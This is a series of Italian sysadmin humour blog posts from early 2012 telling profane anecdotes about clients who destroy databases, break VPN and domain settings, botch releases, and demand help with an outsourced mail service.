E che e' sta' roba?? Non arriva di certo dal nostro monitor di sistema, questo e' qualcuno che ha digitato... il che significa che A) il CL della situazione non ha un contratto di supporto 24x7, B) il server funziona altrimenti non vedrebbe l'errore ed io avrei ricevuto un messaggio automatico dal nostro monitor e, molto piu' importante, C) il CL ha il numero del support 24x7. Il che e', messa molto semplicemente, MALE!

Accendo il lapdog che mi aspetta pronto all'uso e guardo. Il sito pare funzionare normalmente, non vedo niente di particolare. Si trova su uno dei server 'condivisi' (e pertanto NON in contratto 24x7), tra l'altro il CL della situazione ha anche un accesso SFTP per fare i rilasci del software da solo, quindi questo esclude a priori un 24x7. Ok, e' ora di chiamare questo fottuto numero di telefono.

IO - Sono D, ho ricevuto un messaggio che c'e' qualche cosa che non va' su un sito...

CL - Ah si! Era ora che chiamaste!

IO - A parte che hai mandato il messaggio 5 minuti fa, ma io non vedo niente che non va.

CL - Se vai su

<http://ilnomedelmerdacchiososito/pagina/pagina/pagina/altrapagina/fanculoquantocazzoelungostourl/altrapagina/nonno>

IO - Si ottimo, puoi scriverlo su una mail e mandarla al supporto?

CL - Ma e' importantissimo, siamo nel mezzo di una nuova release e dobbiamo sistemarla prima di domani mattina!

IO - Meno tempo stiamo al telefono e meglio e' allora.

La conversazione va avanti ancora per un po', finche' non gli faccio notare che la chiamata sarebbe stata fatturata separatamente. Ricevo la mail e guardo, digitando quell'url (o meglio, cut & paste) ricevo un messaggio che c'e' un errore sul sito. Ottimo.

Ora, io vorrei aprire una parentesi su quel gruppo di scalzacani responsabili dello sviluppo di quell'aborto chiamato IIS. E' possibile che invece di pensare ad abbellire inutilmente l'inutile interfaccina punta-e-clicca

Cosa fa' l'applicazione X ?

non pensimo MAI a produrre dei messaggi di errore utili al debugging dei problemi? Dopo un bel quarto d'ora passato a cercare di capire quale potrebbe essere il problema di questa merdaccia ho un'ispirazione.

Questo rintronato di CL ha iniziato a sviluppare questa cosa la settimana scorsa, infatti mi ricordo che hanno già avuto diversi problemi con questo coso. Apparentemente CL sta usando un nuovissimo fichissimo ambiente di sviluppo (nome in codice: fuck-o-matic) il quale ha una sciccosissima feature (nome in codice: fuck-me-with-sandpaper) per cui se tu cambi qualche cosa nelle classi del tuo programma (aka: doppio clicchi sulle icone nel modo giusto) lui ti distrugge il database e lo ricostruisce in funzione dei contenuti della classe. Devo supporre che questa funzione sia ottima per i programmatroti che riescono a brasare la CPU del pc mentre compilano la loro prima versione di 'hello world'. Devo anche supporre che chi ha deciso di mettere dentro quella funzione non abbia mai sentito la frase "conseguenze inattese".

Una delle suddette conseguenze inattese e' che se tu lasci tale funziona attiva ma non hai i diritti per creare nuovi databases (per esempio, se stai usando un ambiente condiviso e non sei quindi il superutente), il database verra' si' distrutto ma non ricreato.

Questa cosa e' gia' successa un paio di volte all'inizio della settimana e CL ha tanto strillato (accusandoci implicitamente di essere noi a zappargli il database) finche' non abbiamo scoperto l'arcano. Perche' lo teniamo come cliente? Non lo so. Evidentemente i soldi non sono acqua.

Comunquesia, mi viene in mente questa cosa e verifico. Ovviamente il database e' sparito. Ri-creo il database (bestemmiano lungamente sul perche' i nomi utente e le password non siano riportate come dovrebbero essere nella lista apposita, il che mi obbliga a ricercare la mail originale che fu inviata al suddetto coglione per comunicarla) e quindi procedo a comunicare a CL che il problema e' sempre lo stesso e che sarebbe ora che lui lo risolvesse.

Non devo dire che la cosa non e' stata molto gradita, ne' il fatto che io gli abbia ricordato che attivita' al di fuori dall'orario d'ufficio non e' coperta dal suo contratto e sarebbe stata fatturata extra. Me ne sono ritornato a letto pensando ai vari modi di usare un flogger.

Davide

20/02/2012 08:00

Domain of my desires...

Qualcuno mi giudichera' magari un po' un troglodita, uno che non segue le tendenze e che (molto) non e' "al passo con i tempi", ma ho sempre considerato questa idea del "dominio" di Windows come una grandissima cagata. Capiamoci: sono sempre recettivo nei confronti di cose che riducono il carico di lavoro del sysadmin e consentono di automatizzare certe cose come l'installazione di applicazioni e l'applicazione di certi permessi e diritti sulle macchine degli utonti, ma in certi casi si va' un po' troppo "in la'" con la cosa.

Nel caso del 'dominio' quello che mi ha sempre lasciato perplesso e' che se un client e' nel 'dominio' tutto funziona come dovrebbe (molto spesso), ma se per caso c'e' un qualche problema e' una catastrofe totale e non funziona piu' un tubo. Ed un'altra cosa che mi lascia perplesso e' che nella maggioranza dei casi non c'e' alcun modo per l'utonto in questione di risolvere il problema.

Perche' dico questo? Perche' mi sono appena beccato l'ennesimo problema.

La settimana scorsa CL e' venuto ad annunciare che si trasferiva in Germania. Niente di che, direte voi, solo che per qualche strano motivo, lui si trasferisce ma continua a lavorare per noi... hummm... ok... Il risultato e' che e' stato dotato di lapdog aziendale (ovviamente) e di vpn. Il che non sarebbe troppo male se CL fosse il tipo che se ne sta fermo e non rompe i marroni.

Lunedì, primo giorno della settimana e primo giorno che CL e' da qualche parte tra le colline Bavaresi ed io mi becco una telefonata.

CL - Non funziona piu' la vpn!

IO - Che errore ti da?

CL - Non lo so.

IO - Bhe', leggilo no?

CL - Non riesco...

IO - ??? come "non riesci"??

CL - Non mi accetta piu' la password di Windows!

IO - La VPN? Quella non ha una password di Windows...

CL - No il pc non mi accetta piu' la password...

IO - Hu... ok, spiega un po' che accidenti stai combinando.

CL - Sto cerando di lavorare.

IO - Ottimo... Allora come e' che non ti accetta la password?

CL - Allora, ieri stavo cercando di fare frulla bulla, ma secondo me (*quanto mi spavento quando i CL dicono 'secondo me'...*) il problema era che l'indirizzo IP era sbagliato... allora ho cambiato il nome del pc a UnAltroNome ed il dominio l'ho impostato a "Niente"...

IO - ... tu hai fatto cosa??? per fare che???

CL - E adesso non mi accetta piu' la password di Windows.

Pausa mentre io cerco di recepire la logica che dice che il modo per "correggere" un indirizzo IP (che funziona perfettamente) sia di cambiare il nome del Pc.

Manica di bestemmie dato che adesso sara' un casino riuscire a rimettere il coso nel Dominio dalla Germania.

Seguono una caterva di telefonate, mail, sms e quant'altro per riuscire a far fare login al piccione con la password di administrator locale e fargli rimettere il pc nel dominio giusto. Altre bestemmie per cercare di riparare la configurazione della vpn che questo intronato ha completamente sputtanato, molteplici madonne perche' continua a sostenere che l'indirizzo ip "e' sbagliato". E via di questo passo.

Cosa fa' l'applicazione X ?

E siamo a Venerdì', quando finalmente il coglione riesce a collegarsi alla VPN. Adesso devo *solo* convincerlo a disattivare il suo merdacchioso firewall, collegarmi e reinstallargli la mezza camionata di roba che ha rimosso perche' "faceva conflitto"...

C'e' un motivo per cui i CL non dovrebbero essere amministratori dei loro pc.

Davide

27/02/2012 08:00

Sometimes they learn

Qualche volta imparano

Ritorniamo a parlare della gente di cui avevo gia' accennato in questa e quest'altra storia.

Dopo i fattacci avvenuti, eravamo riusciti a stabilire piu' o meno un "modus" operandi per i rilasci che funzionava piu' o meno bene, anche se il grosso problema di tale 'modus' era che richiedeva una serie di operazioni manuali e la necessita' che la persona che operava l'installazione fosse disposta a **leggersi la documentazione** e fare le cose come stabilito.

Purtroppo, scrivere la documentazione e' solo il primo passo. Se nessuno la legge la documentazione.

Quindi arriviamo ad oggi, quando il solito UL domanda un bel rilascio in produzione di "tutto quello che e' stato installato in Test". Come sarebbe a dire? Io verifico e scopro che nella solita directory che *dovrebbe* essere ripulita dopo ogni rilascio ci sono ben 7 releases diverse che aspettano. Dopo aver sacramentato come un saraceno che si e' tagliato un dito con la sua scimitarra preferita comincio ad informarmi: chi e' che ha fatto i rilasci nelle ultime... huu... 3 settimane? Ovviamente il solito \$sysadminchenoncentranienteconsysadmin e che, guardacaso, e' assente. Come da programma.

Ed ovviamente le varie "release" sono sempre fatte in maniera 'incrementale', con files e directory 'sparse'.

Bestemmie varie. Alla fine procedo a domandare all'UL in questio di quale release si tratta e come procedere dato che io non ne so un tubo. Ovviamente la risposta standard e' di "procedere come stabilito". Non conta una mazza se io ti ho gia' spiegato che, apparentemente, nessuno ha seguito la procedura corretta nelle ultime 3 settimane quindi non ho idea di quale sia l'ultima versione, ne' che il tuo programmatroto abbia ignorato bellamente le richieste di fare rilasci **completi** e sia ritornato a darci files e directory sparsi.

A questo punto a migliorare le cose (sarcasmo) arriva DaBoss che domanda come mai le release precedenti non sono state eliminate e se la procedura e' descritta correttamente nella documentazione... si', la procedura e' descritta correttamente, ma se nessuno LEGGE la documentazione prima di procedere.

Onde per cui io mi limito a ripetere all'UL la domanda di **quale e'** la versione giusta e se non si puo' ritornare all'idea di avere **un** file contenente l'ultima release **completa** invece di avere roba sparsa in giro.

L'UL si limita a reiterare che lui vuole il rilascio fatto alle 12. Io noto che sono le 11.54 e che se non risponde alle nostre domande il rilascio verra' fatto si' alle 12, ma non si sa di che giorno. A questo punto DaBoss si scippa la conversazione ed io non ne sento piu' parlare fino al pomeriggio quando sono informato che UL parlera' con il suo programmatroto e verra' rilasciata una nuova versione **completa** ed un foglio di istruzioni per il rilascio.

La mia faccia avrebbe potuto essere usata come esempio classico di stupore catatonico.

Il mattino dopo mi stupisco ancora di piu' perche' non solo abbiamo una release completa e con documentazione, ma UL ha anche deciso di fare prima una prova sul server di test!

Per la serie: a volte imparano, ma prima deve scoppiargli qualche cosa in faccia. Ovviamente io mi aspetto che il tutto ritorni al suo stato di casino inenarrabile nelle prossime due-tre release.

Davide

Cosa fa' l'applicazione X ?

05/03/2012 08:00

They don't get it!

Qualche volta i vari CL/UL vanno in ferie, o si levano proprio dai marroni, il che non e' poi cosi' negativo se non fosse che quando sono inagibili qualcun altro deve (per qualche strano motivo) fare le loro veci. Ed e' cosi' che i vari CL che sono abituati a far finta di fare le cose per \$noicifacciamogliaffarivostri, di cui gia' parlai tempo addietro, sembrano improvvisamente tutti desaparecidos. Ed il problema e' che quelli che dovrebbero essere i loro rimpiazzati apparentemente non hanno la piu' pallida idea di cosa fare o come ne' perche'.

Ondepercui cio' io mi becco una mail che chiede come mai \$programmatroto (uno dei tanti) non ha accesso al server di produzione e di dargli immediatamente accesso. Il motivo (spiegato al pisquano) e' che il server e' di PRODUZIONE ed i programmatroti non hanno accesso per definizione.

I programmatroti fanno il loro casino sui server di sviluppo e quando (se) hanno finito noi mettiamo la roba in produzione. Ovviamente la spiegazione non e' garbata al CL di turno che si e' sentito in dovere di telefonare, dopo una rapida ri-spiegazione della faccenda con vari riferimenti al loro contratto (che specifica chiaramente che nessuno all'infuori di noi puo' rilasciare roba in produzione) e varie altre cose, il CL si convince e domanda perche' il programmatroto non ha accesso al server di TEST.

Viene messo al corrente del fatto che il programmatroto ha SEMPRE AVUTO accesso al server di TEST, quello di cui stiamo discutendo e' l'accesso al server di PRODUZIONE, che per loro contratto e' inaccessibile da chiunque.

CL - Ma lui non riesce ad accedere.

IO - O sta usando l'utente o password sbagliata o sta usando il server sbagliato, uno dei due, in ogni caso l'accesso c'e' sempre stato.

CL - Ma lui non riesce ad accedere.

(ripetete la conversazione di cui sopra quante volte volete).

Dopo un tira e molla esagerato riusciamo a scoprire che il programmatroto cerca di accedere via FTP mentre dovrebbe usare Sftp (perche' una singola lettera mandi questa gente in coma completo non lo capiro' mai). In ogni caso dopo una mezz'ora ricevo il messaggio che il programmatroto adesso riesce a fare quello che dovrebbe ed il problema e' risolto. Dato che il problema e' sempre stato solidamente piantato tra la tastiera e la sedia dalla loro parte non e' che io avessi molti dubbi.

Mi scordo della faccenda fino alle 4 e mezza del pomeriggio (come al solito), quando mi arriva messaggio dal solito CL che mi dice che possiamo 'mettere in produzione' il 'modulo'... Al che io domando rispettosamente cosa accidenti vuole dire 'mettere in produzione il modulo'. E soprattutto CHE MODULO! Che accidenti e'? Copiare una directory? E quale? E che farne dei millemila files che sono sicuramente referenziati all'interno e non sono presenti in produzione? Insomma un po' di (ragionevoli) dubbi.

Non ricevo risposta alcuna ovviamente. Fino alle 5 quando uno dei vari UL si fa vivo al telefono.

UL - CL ha mandato una mail mezz'ora fa per richiedere la messa in produzione del modulo tal-de-tali, non e' ancora stato fatto.

IO - No, non e' stato fatto perche' non abbiamo alcuna idea di come farlo, io ho richiesto informazioni sul come mettere in produzione il modulo in particolare che modulo e' e cosa significa metterlo in produzione ma non ho ancora ricevuto risposta. Quando mi verranno date le informazioni metteremo il modulo in produzione.

Cosa fa' l'applicazione X ?

UL - E' imperativo che quel modulo venga messo subito in produzione!

IO - Bene, mandatemi subito le informazioni di cui necessitiamo e lo metteremo in produzione.

UL - E' un normalissimo modulo!

IO - Questo non lo dubito, solo che non ho idea di quale modulo e di come metterlo in produzione, non siamo noi che lo abbiamo sviluppato e quindi non siamo al corrente dei dettagli.

UL - Come vengono fatti i rilasci degli altri moduli?

IO - Voi fornite un file zip o jar o war o quello che e' e noi lo installiamo in produzione.

UL - E perche' non potete farlo anche con questo?

IO - Ottima idea, mandatemi un file zip e le istruzioni per come e dove installarlo e lo faremo.

La "discussione" (chiamiamola cosi') si e' trascinata per piu' tempo di quello che avrei preferito, finche' non sono riuscito ad inchiodare nel cranio dell'UL in questione che se loro non forniscono alcuna informazione sul COME posso rilasciare un "modulo" non vi sara' nessun rilascio. Dopo di che non ho ricevuto altre informazioni fino al momento in cui non ho deciso di dichiarare chiusa la giornata e me ne sono andato a casa.

Ovviamente al mattino dopo ho trovato ad attendermi una mezza dozzina di mail con ripetute richieste di "mettere in produzione" il modulo e riferimenti al fatto che fosse "imperativo" e "vitale" che questa cosa fosse in produzione la sera stessa. Di informazioni riguardo a QUALE modulo e come metterlo in produzione manco l'ombra pero'.

Non sono manco le 8 che subito suona il telefono.

UL - Il modulo non e' stato messo in produzione ieri sera!

IO - Non abbiamo ricevuto nessuna informazione sul come metterlo in produzione.

UL - Ma era importantissimo che andasse in produzione!

IO - E allora perche' non avete mandato le informazioni?

UL - Adesso siamo in ritardo di un giorno!

IO - E ancora non abbiamo ricevuto le istruzioni.

UL - Riusciamo a metterlo in produzione adesso?

IO - Riusciamo ad avere le istruzioni adesso?

No, certe volte proprio non lo capiscono. Per i curiosi, siamo riusciti a ricevere le istruzioni relative all'installazione alle 3 del pomeriggio e solo dopo una telefonata diretta all'UL originale che era in ferie.

Davide

12/03/2012 08:00

Between a rock and an hard place

OUT-SOURCING!!! Chi non conosce il significato di questa parolina magica che e' stato il cavallo di battaglia di cosi' tanti mangler dagli anni 80 ad oggi che oramai non se ne puo' piu' di sentirla? Se non lo sapete, out-sourcing significa "licenziamo i nostri dipendenti e facciamo fare il loro lavoro a personale esterno che (dato che non lo vediamo) e' sicuramente meglio, piu' efficiente e soprattutto meno costoso che avere il nostro personale interno".

Chi e' che mi dice quale e' il problema nella frase precedente? Ok, giu' le mani. Dagli anni 80 ad oggi il motto e' stato "meglio fuori che dentro" e c'era una ragione di fondo: si riusciva sempre a trovare qualche babbeo che faceva piu' o meno lo stesso lavoro a meno soldi. Prima i babbei erano in Polonia o in Messico, poi sono passati in India, poi in Cina. La distanza non e' che fosse molto importante, soprattutto quando si tratta di attivita' informatiche. Chisseneffrega se il tizio che dovrebbe gestirti il server si trova ad 8 fusi orari da te? Le probabilita' che tu lo debba vedere in faccia sono infinitesimali e quando capita il patatrac (notare che ho detto "quando" non "se") puoi consolarti pensando che il costo della telefonata e' quasi pari a quanto avresti pagato per un hosting/servizio gestito da gente che non parla salca\$\$o che lingua e si trova magari nel tuo stesso continente.

Ovviamente tutti quelli che hanno avuto a che fare con la qualita' (o mancanza di) dei servizi forniti hanno una opinione un po' diversa, ma in genere questi "qualcuno" non hanno nessuna possibilita' ne' capacita' di scelta e non vengono **mai** interpellati al riguardo prima che il manglement abbia deciso il da farsi. Ma sto divagando.

Allora, torniamo a bomba a parlare di quell'inesauribile barile di risate che sono \$brancodipaguri. Eravamo rimasti che, dopo ennemila problemi, si erano teste' trasferiti in un nuovissimo palazzo che costa quanto una rolls-royce nuova al mese dotato di ogni meraviglia della nuova tecnologia (tipo schermi ultrapiatti nella caffetteria, luci con i sensori di movimento cosi' devi continuare a muoverti come se avessi il ballo di san vito per vederci qualche cosa e cose cosi'), tra le meraviglie della tecnologia mancanti si annoverano: parcheggi (4 posti per l'intero ufficio), ascensori che funzionino e la porta d'ingresso che funziona piu' no che si. Ma hei! E' un palazzo nuovo di zinca e firmato dal megaarchitetto super famoso (e soprattutto OLANDESE) no?

Comunque sia, dopo un po' di casini iniziali il branco si era assuefatto alle capricciosita' dell'edificio (aka: usare le scale e le porte di emergenza due volte su tre) e tutti erano ugualmente scontenti. Ma poi e' venuta l'ennesima idea di 'risparmio e contenimento dei costi' all'UL di turno: eliminare il server di posta.

Taanto tempo fa, cosi' tanto che mi gira la testa solo al pensiero, \$branco aveva deciso che il vecchio (e funzionante) server con Sendmail non andava bene per gestire la posta. Una ditta efficiente, dinamica e giovanile (hemmm...) ha bisogno delle ultime tecnologie di "grupcollaborascion" e quindi l'UL del momento aveva proposto (ed ottenuto) l'installazione di un server Sexchange.

Sorvoleremo sui problemi che solo l'installazione aveva comportato (oltre alla necessita' di acquistare un server dedicato solo per quello, i problemi di 'sincronia' con il DC, l'importazione dei millemila messaggi di posta vecchi...) e sui problemi della gestione dello stesso (liste di distribuzione che svaniscono, le caselle di posta che si corrompono e non possono essere ripristinate...) anche perche' ero riuscito a defilarmi elegantemente lasciando l'intero ambaradan sotto il controllo di uno degli UL che millantavano conoscenze esoteriche del prodotto. Solo che, dopo svariati annetti, l'intero arnese aveva cominciato a dare piu' problemi di quanti ne risolvesse ed il famoso manglement si era ritrovato nella situazione di dover **aggiornare** l'intero coso.

Il che significa, non solo acquistare un nuovo server con il doppio della ram, il quadruplo di hard disk eccetera ma anche una nuova **licenza**.

Cosa fa' l'applicazione X ?

Pensa che ti ripensa, i sarchiaponi decidono che "un server di posta interno non ci serve, possiamo usare un sistema on-line!" E così decidono di fare una sottoscrizione ad 'hotmail online' (o quello che accidenti è). Insomma, un server di posta gestito da qualcun altro. Tutto bello, tutto fantastico, se non che vi sono diversi problemini.

In primo luogo, la funzione di 'sincronizzazione' delle caselle di posta con i dati del DC pare funzionare un po' così, in genere funziona solo quando ha voglia e capita spesso che delle caselle di posta che funzionavano perfettamente il giorno prima risultano non funzionanti il giorno dopo. Non parliamo delle password che scadono ogni 2x3 e devono essere resettate. Soprattutto quando a scadere è la password di 'administrator' (!).

Poi ci sono stati diversi casi in cui (apparentemente) il "servizio" ha semplicemente smesso di funzionare senza alcuna spiegazione, a volte per parecchie ore. Ora, sapete benissimo cosa la gente pensa dei "servizi" di internet e dovrete anche sapere che non è quello che di solito succede.

"Ed a te che te ne frega?" direte voi "semplice" rispondo io "me ne frega perché a dispetto di tutto, quando qualche cosa in quella merdaccia smette di funzionare o non funziona come dovrebbe, **IO** sono quello che viene chiamato al capezzale della suddetta merdaccia e/o deve spiegare al rintronato utente che non è a me che deve rompere i marroni ma deve chiamare il foxxuto supporto tennico microsoft" (i quali ovviamente ignorano bellamente la chiamata).

Ed è così che oggi mi becco la prima telefonata di una sequenza quasi infinita che lamenta che "la posta non funziona". Ovviamente non è che forniscono nessun tipo di informazione sul tipo di malfunzionamento o sul come lo hanno diagnosticato. Nope. E' sempre 'non funziona'. Dopo un po' di madonne scovo una mail inguattata nel marasma che dice che "Microsoft procederà all'aggiornamento a \$nuovissima versione il giorno \$oggi e durante tale periodo le mailbox *potrebbero essere inagibili*". Tutti sanno cosa significa quel 'potrebbero'. Richiamo il CL in questione e lo informo della faccenda.

CL - Ma perché non siamo stati avvertiti?

IO - La mail è stata inviata ad 'intern' il che significa che dovrebbero averla ricevuta tutti, se poi non la avete letta non è che ci possa fare molto. In ogni caso non sono affari miei, tu ti ricordi vero che **io non lavoro più per voi?**

CL - Ma adesso come faccio? Io devo leggere la mia mail!

IO - Ti attacchi al tram.

Ripetete la conversazione di cui sopra diverse volte.

La stessa conversazione è stata anche ripetuta con diversi altri CL ed UL vari, tutti incapaci di comprendere come un servizio -esterno- possa non essere disponibile. Verso la fine della giornata è arrivato anche l'SL della situazione.

SL - Ma la posta non l'avete ancora sistemata? Io **esigo** che venga risolta immediatamente!

IO - Guarda che la posta non la gestiamo mica noi.

SL - ...come no?

IO - La vostra posta l'avete in gestione presso Microsoft, quindi domandatelo a loro quando avranno finito.

SL - Ho provato a mandare una mail...

facepalm

SL - Ma quanto ci vorrà ancora?

IO - A me lo domandi? Quando lo capisci che dovrete domandare a Microsoft?

SL - Ma visto che voi ci gestite i server...

IO - Sì ma siete voi che avete deciso che gestire il server di posta in casa costava troppo e che un servizio esterno costava di meno. Quindi noi non c'entriamo niente con questa cosa.

Cosa fa' l'applicazione X ?

SL - Ma noi siamo senza posta da stamani...

IO - Bene, almeno avrete qualche cosa di cui discutere alla prossima riunione di budget.

Ovviamente la discussione si e' protratta per parecchio tempo, perche' un bel "domanda a chi il servizio te lo fornisce" non e' una risposta accettabile apparentemente. Ed il grosso problema del fare 'assistenza' tecnica e' che noi che lo facciamo ci ritroviamo sempre tra l'incudine (chi il servizio lo fornisce o dovrebbe fornirlo) ed il martello (gli utenti che vorrebbero usufruire del servizio stesso). Comunque sia, ben 3 giorni dopo, riceviamo la notifica che la procedura di migrazione e' finalmente terminata ed adesso... si tratta di eseguire un update su **tutti** i client che devono usare le ultimissime versioni di questo-e-quello per accedere alle nuove funzionalita' eccetera eccetera... come sono contento che noi non facciamo assistenza ai client!

Davide

19/03/2012 08:00

Opinions and Disservices

Spesso mi viene domandata la mia opinione su cose di cui a) non ho alcuna esperienza diretta, b) non mi riguardano minimamente o c) non mi occupo ne' dovrei occuparmi. Per esempio mi domandano la mia opinione su quale carriera lavorativa si dovrebbe intraprendere, o su quali investimenti a lunga scadenza si dovrebbero fare, o su quale automobile si dovrebbe acquistare.

Non capita **praticamente mai** che mi vengano fatte domande riguardo cose che poi dovro' gestirmi io (tipo le tecnologie ed i prodotti da usare per un certo servizio di un qualche cliente). Ma questa e' la norma.

Qualche volta mi vengono domandate opinioni sul tipo e la natura di servizi che una societa' (tipo... quella per cui lavoro) dovrebbe fornire o su come gestirla (la ditta). Ed il che mi lascia estremamente perplesso. Soprattutto quando a fare tali domande sono i cosiddetti "manager". Quelli che la ditta dovrebbero, per l'appunto, dirigerla.

Ok, ritorniamo a bomba. E' una tranquilla giornata di Dicembre, piove a dirotto ed il che mi riempie di gioia. Se vi state domandando perche' e' perche' se piove non gela/nevica ed il che mi riempirebbe di bestemmie. Mentre sono qui che mi guardo la pioggia ascoltandomi un po' di musica in cuffia (A Day Without Rain - Enya) per mantenere la concentrazione quando mi arriva una bella mail da parte di uno dei tanti clienti rompiballe.

La mail in questione e' una domanda di come configurare il *server di posta* per poter, appunto, ricevere e mandare la posta usando il solito LookOut. Io casco dal pero: server di posta? **Quale** server di posta?

Una rapida ricerca nel marasma di mail precedenti non mi ritorna nessuna informazione interessante, cosi' sono costretto a domandare al pinguino stesso il quale mi informa che "c'e'" un server di posta. Chiamato XYZ sul quale hanno una serie di accounts. Una ricerca del nome mi ritorna un indirizzo IP nel nostro DNS, ma nessuna altra informazione. Quel nome non compare da nessuna parte nella nostra documentazione ne' nell'elenco di password dei vari server. Un SSH mi dice che il server esiste e (alleluja) riconosce la mia chiave ssh, il server ha Postfix, Dovecot una qualche incarnazione di webmail e poco altro.

Un po' di madonne e di ricerche mi dicono che a) il server ascolta solo su porta imap, pop e smtp (niente varianti con la 's'). Il server usa una configurazione *sospettosamente* simile a quella che io stesso ho descritto qui, al punto che mi viene quasi il dubbio che lo abbia installato io, solo che non l'ho installato io (io avrei usato le varianti con la 's'). Ed un'ultima cosa che mi dice e' che Postfix non consente il relay in nessuna maniera. Accetta la posta per i suoi domini virtuali e basta.

Spiego al pinguino che la posta la puo' leggere con imap e pop ma per mandarla deve usare il suo ISP. Lui mi domanda (ovviamente) come fa con il suo merdaccioso PippoPhone. E mi pareva. Non trovando nessuna informazioni di questo coso mi avvio verso l'ufficio di DaBoss (lo so: pessima idea).

IO - Senti, il nome \$serverdipostasconosciuto ti dice niente?

DB - Hu? No, che roba dovrebbe essere?

IO - E' quello che vorrei sapere. Apparentemente e' un server di posta che viene usato da qualche cliente ma non c'e' traccia nella documentazione e non ho idea di chi lo abbia installato ne' come ne' perche'.

DB - Prova a domandare a P.

Ecco, mi pareva. Ok, domandiamo all'altro pinguino.

IO - Il nome \$serverdipostasconosciuto ti dice niente?

Cosa fa' l'applicazione X ?

P - Ah si', e' un server di posta che ho fatto installare a CL quando era qui per quel periodo di prova per farlo usare dai clienti.

IO - Ottimo e come funziona? Che non vi e' traccia di informazioni nella documentazione.

P - Perche' ti serve di saperlo.

*mettete qui una spiegazione delle richieste (non del tutto insensate)
di CL*

P - Bhe.... tu che ne pensi?

IO - Che ne penso di che?

P - ...del server?

IO - Non e' il mio lavoro 'pensare' del server, il mio lavoro e' rispondere alle domande dei clienti e non posso farlo se non trovo documentazione relativa a quel coso. Il problema e' che lui mi domanda come si fa una certa cosa, ed io giro la domanda in questo modo: SAI QUALCHE COSA di quell'affare? La domanda richiede una risposta 'si' o 'no'. Basta.

P - Si ma la mia domanda e' quale e' la tua opinione?

IO - La mia opinione su di che?

P - Sul tipo di servizio...

IO - La mia opinione e' che non sono io che devo decidere quali servizi dovrebbero essere forniti ai nostri clienti o quale sia la 'direzione' tecnica dell'azienda, queste sono decisioni che spettano al cosiddetto "management" che deve stabilire le linee guida. Il mio compito dovrebbe essere cercare di assecondare (nei limiti del possibile e del legale) l'implementazione di tali servizi e risolverne i problemi. Se chi-di-dovere ha deciso che quel server NON DEVE FORNIRE il servizio di invio posta diretto, questa e' la decisione che e' stata presa ed a me mi basta. Ma io devo saperlo per poter dare una risposta al coglione che ha fatto la domanda!

La "discussione" (chiamiamola cosi') si e' protratta per un po'. Qualche cosa mi fa pensare che P ha detto a CL (tanto tempo fa) "metti insiem un server di posta", CL ha trovato la mia documentazione su internet e l'ha seguita pedissequamente, ma di come o perche' usare quel server nessuno ne ha discusso ne' si e' pensato a quali servizi proporre. Ed il risultato e' che probabilmente IO dovro' inventarmi qualche cosa sul come usarlo perche' che DB o P dicano al cliente della situazione che quello che vuole non si puo' fare non ci credo manco se lo vedo.

Davide

26/03/2012 08:00

Because we are idiots

Era una notte buia e tempestosa... No, in effetti era una notte chiara, stellata e tranquilla! Ed all'improvviso non risuono' uno sparo (come nella migliore tradizione narrativa) ma risuono' un cellofono! In questo caso, il cellofono riservato alle 'emergenze'.

Ebbene si'. E' la fottuta settimana di "Stand by" ed io sono il pinguino di turno. Il fottuto arnese comincia a suonare, io lo acchiappo, lo fermo ed accendo la luce per vedere che cazzo vuole, e li' sullo schermino mi compare la scrittina "DNS server XXXX unreachable" e subito sotto l'ora: 02.32. Bello. Ok, che accidenti e' il server XXX?

Uscito dal letto sveglio il lapdog dal suo standby e mi metto a cercare cosa e' il server in questione. Risulta essere uno dei server di una qualche ditta per la quale facciamo servizio di hosting. Il che significa che il server e' nel nostro rack ed attaccato alla nostra rete ma li' ci si ferma. Un rapido controllo mi dice che la porta dello switch e' on, i pacchetti vanno dentro e fuori ma apparentemente non c'e' risposta dal servizio DNS. Nella mia documentazione non compare nessuna informazione utile, non ho una password per accedere al server ed apparentemente non accetta ne' RDP ne' SSH.

Ok, e' il momento di cominciare la procedura di "escalation". Il che significa che sfodero il cellofono e schisso il tasto "chiama il capo". Ovviamente becco la segreteria telefonica, gli lascio un messaggio e mentre aspetto controllo lo storico del server. A quanto pare e' stato installato un paio di mesi fa e non ha dato nessun problema fino ad ora. Noi non abbiamo mai avuto un account su quel coso che e' interamente gestito da \$ditta (della quale mi pare di ricordare che il loro sysadmin e' uno che ci sa fare). Mi viene il vago dubbio del perche' quel coso sia nel nostro monitor e soprattutto perche' in 24x7.

Dopo un (bel) po' il cellofono risuona ed e' il capo, che suona un po' come un orso addormentato.

DB - Che succede?

IO - Ho un allarme dal server XXX per il servizio DNS, ma non ho nessuna login su quel server per verificare. Il server sembra up ma il servizio non risponde.

DB - Huh? Non puoi riavviarlo?

IO - Potrei staccargli e riattacargli la corrente ma dubito che funzioni.

DB - Heeee.. ma di chi e' quel server? Nostro?

IO - No, e' di \$ditta.

DB - Haaaa.. aspetta, adesso mi ricordo. Lo abbiamo messo li' temporaneamente mentre loro sistemavano la loro colo... pero' non mi ricordo che cosa c'era che andava su quel coso.

IO - Bhe, se P ha inserito un controllo sul servizio DNS suppongo che un DNS ci fosse su questo arnese. Solo che adesso o non risponde o non risponde a noi.

DB - Ah be... mandagli una mail ed informali.

IO - Questo coso e' in supporto 24x7. Non hanno un numero di emergenza?

DB - Non credo.

IO - E allora perche' e' in 24x7?

DB - Perche' ci pagano.

IO - ...ci pagano per mandargli una mail?

DB - Mmmm... non ricordo i dettagli della cosa, magari la vediamo domani in ufficio.

IO - Fammi capire: io sono stato tirato giu' dal letto alle 2 e mezza del mattino per mandare una mail?

DB - Bhe' il contratto...

IO - Un servizio sul quale non abbiamo nessun controllo non dovrebbe essere in 24x7! Che stracazzo devo fare io adesso con questo allarme?

DB - Disattivalo. E comunque tu hai tirato anche me giu' dal letto.

Cosa fa' l'applicazione X ?

IO - Mal comune mezzo gaudio. Il contratto lo hai proposto tu a sta gente vero? E dato che sei tu che hai insistito sull'importanza della "escalation" dei problemi mi pareva giusto metterti a conoscenza della cosa.
DB - Vabbe', al momento disattiva quell'allarme. Domani vedremo che ci dicono.

Dopo aver disattivato l'allarme, aggiunto nella lista degli "incidenti" il problema, riportato mezz'ora di "recupero" nell'apposita tabella e rimesso il pc in stand-by me ne ritorno a letto. Tanto lo so gia' che domani mattina qualcuno si incazzera' perche' noi (aka: io) non abbiamo risolto il problema subito e verranno citati danni per mancato rispetto del contratto eccetera eccetera.

Il giorno dopo, verso le 10 mi arriva una telefonata da \$ditta nella persona di BOB.

BOB - Hallo, chiamo per il nostro server XXX che e' nella vostra co-lo...

IO - Ah! Allora avete capito che cosa era il problema?

BOB - ...problema? che problema?

